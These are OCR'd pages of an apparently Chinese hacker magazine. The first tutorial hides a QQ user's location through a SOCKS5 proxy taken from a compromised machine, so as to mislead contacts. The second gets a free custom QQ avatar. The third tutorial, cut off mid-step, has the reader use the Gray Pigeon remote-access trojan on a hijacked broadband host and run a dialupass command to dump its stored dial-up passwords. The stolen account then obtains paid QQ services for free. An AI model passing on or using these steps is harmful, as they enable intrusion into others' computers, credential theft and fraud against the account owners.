


图3

二、利用SOCKS5实现隐藏自己

我们已经找到了属于自己的代理了，那现在我们就来利用得到的代理来隐藏自己。

1.我们首先打开QQ的登入界面，然后点“高级设置”。(图4)

2.依次点“类型”里的“使用SOCKS5”然后依次填上IP，用户，密码。然后点击“测试”。(图5)




图4




图5

3.可以通过代理来聊QQ了，大家来看看，我现在是杭州的(图6)。用QQ珊瑚版本登进去看看（图7）， 大家看到没有，我的IP已经变成绍兴的了，这样就可以欺骗别人了。

方法就是这样的，大家可以按照这样的方法来隐藏自己的地理位置。这里要说下，在QQ的地理位置里千万别共享，那样我们就可以阻止QQ来出卖我们的行踪了。大家按照这个方法如果找到了外国的代理，那样你的朋友还以为你在外国呢，呵呵。




图6




图7

编辑点评：代理应用是非常基础的知识，我们可以举一反三运用到其他场合。比如突破伟大的城墙。获得代理的方法也是千种万种，本文所说的肉鸡法，具有一定的先提条件。其实还可以通过代理猎手等软件快速地获得免费代理，大家不妨尝试一下。另外文中所提到的电信网通互不相通的情况，可以试试统一网关这个软件能不能解决。

没16级也能免费自定义QQ头像

燊

从本文你可以学到：

1. 如何上传照片到QQ交友
2. 如何使QQ头像使用QQ交友中的照片

QQ头像和昵称一贯是展示自己的最好方法，尤其是头像。由于QQ自带的头像过于单调，大家都很想QQ能有MSN的任意换头像的功能，腾讯也看出了商机……自从腾讯出了非会员16级以上级别的QQ用户可以自定义头像，令广大Q友们开始了疯狂的挂机，不过后来腾讯修改了升级制度，害得不少离16级还早的QQ用户忿忿不平。更无耻的是腾讯居然把原来设QQ秀头像为QQ头像收费化的做法，然而广大Q友却又囊中羞涩，虽说TM可以任意换头像，但在QQ显示的TM头像是蓝色（或橙色）的企鹅，腾讯真够狠的。我们能就此罢手吗？答案肯定是不能！

事先声明我不是会员，只是一个普通用户，等级也没有达到16级，更没有一个QB，但总有人问我QQ的自定义是怎么换的，我说是免费的，他们不信说找不到。嘻嘻～就免费吃了顿麦当劳。当然总靠这技巧骗麦当劳，有点不好意思，于是乎我还是公布于众吧！^_^

其实这个方法已出来有很长的时间了，好像是在腾讯把设QQ秀头像为QQ头像收费之前就有了。并且这个方法还是腾讯提供给我们的！不相信？看我一一道来。

准备篇

“QQ交友”这项服务大家都应该知道吧，它有一个功能是拿最近的相片设为自己的形象照片，我们就从这入手。




图1 上传照片

打开并登录QQ，打开“个人设置”对话框，你点击左边菜单的“形象照片”，如果没有申请QQ交友，会弹出一对话框“对不起，您还没有注册QQ交友，现在注册吗？”，当然注册啦（如果注册过了，那就上传照片），接着下面有4步，如图1。我已经注册过所以只能找另外一个号，随便找了张图，望各位看官不要介意）。

第1步 全部必填；
第2步 直接Pass；
第3步 上传照片；

注意：上传时看下右边的说明，普通用户需要审核48小时哦～接下来的就是等待咯。

设置篇

审核完成后我们可以接着下面的工作。点击“个人资料”→头像下边的“更改”，弹出“选择头像”对话框，再点头像下边的“本地上传”，弹出如图2的对话框，我们当然选择右下边的“QQ交友用户”的“选择”，到这里就差最后一步了，页面变化了。看到QQ是怎么截取了吧（如图3）。（某读者：可是我不想设置为自己的脸为QQ头像啊！）呵呵，这位读者没看出图3的秘诀吧？对！腾讯在最后设置QQ头像是截取形象照片的中间部分（可能不是正中位置），所以我们可以把自己的脸放在相片的其余部分，中间部分任意发挥想像吧。如果你很帅的话就算了，不帅的那就自己PS张形象照片（可别让腾讯看出来哦）



图2 选择定义QQ头像的




图3 修改自定义头像

最后的话

其实QQ还有很多利用的地方没有让大家找到，看这个换头像的方法多简单，官方提供，就那还是很少人知道（仅限于我认识的人，其他的我不敢狂言）。做什么事都要认真细心，各位黑友们说是吧！

编辑点评：QQ全身是宝啊，记得以前还经常使用QQ的网络硬盘，现在倒好免费使用网络硬盘还要有时间等待。这个方法也算得上是腾讯在“扶贫”吧！NOHACK

QQ会员三钻免费拿

护蝶

现在使用QQ的人越来越多，QQ的业务开通都是要钱的。今天就来给大家讲解下我是如何免费开通QQ业务的。

一、首先需要的是宽带账号，我们要用到最流行的灰鸽子了（图1）。

二、找个宽带的肉鸡。在C盘上传我们的工具“dialupass.exe”，然后我们用这个工具在远程用带参数运行，在参数里面输入如下参数：“dialupass /allusers /stext c:\pass.txt”（运行dialupass把得到的内容保存在pass.txt。）（图2）。

三、点击“OK”以后刷新一下，就在C盘存在了一个包含账号密码的“pass.txt”的文件。（图3）

四、我们得到了肉鸡的宽带账号和密码。然后去互联星空。我这里是浙江杭州的，那我就去我们浙江的互联星空。（图4）

五、不知道细心的读者发现没有，图4中有个“新用户，就来免费




图1




图2





图3


图4


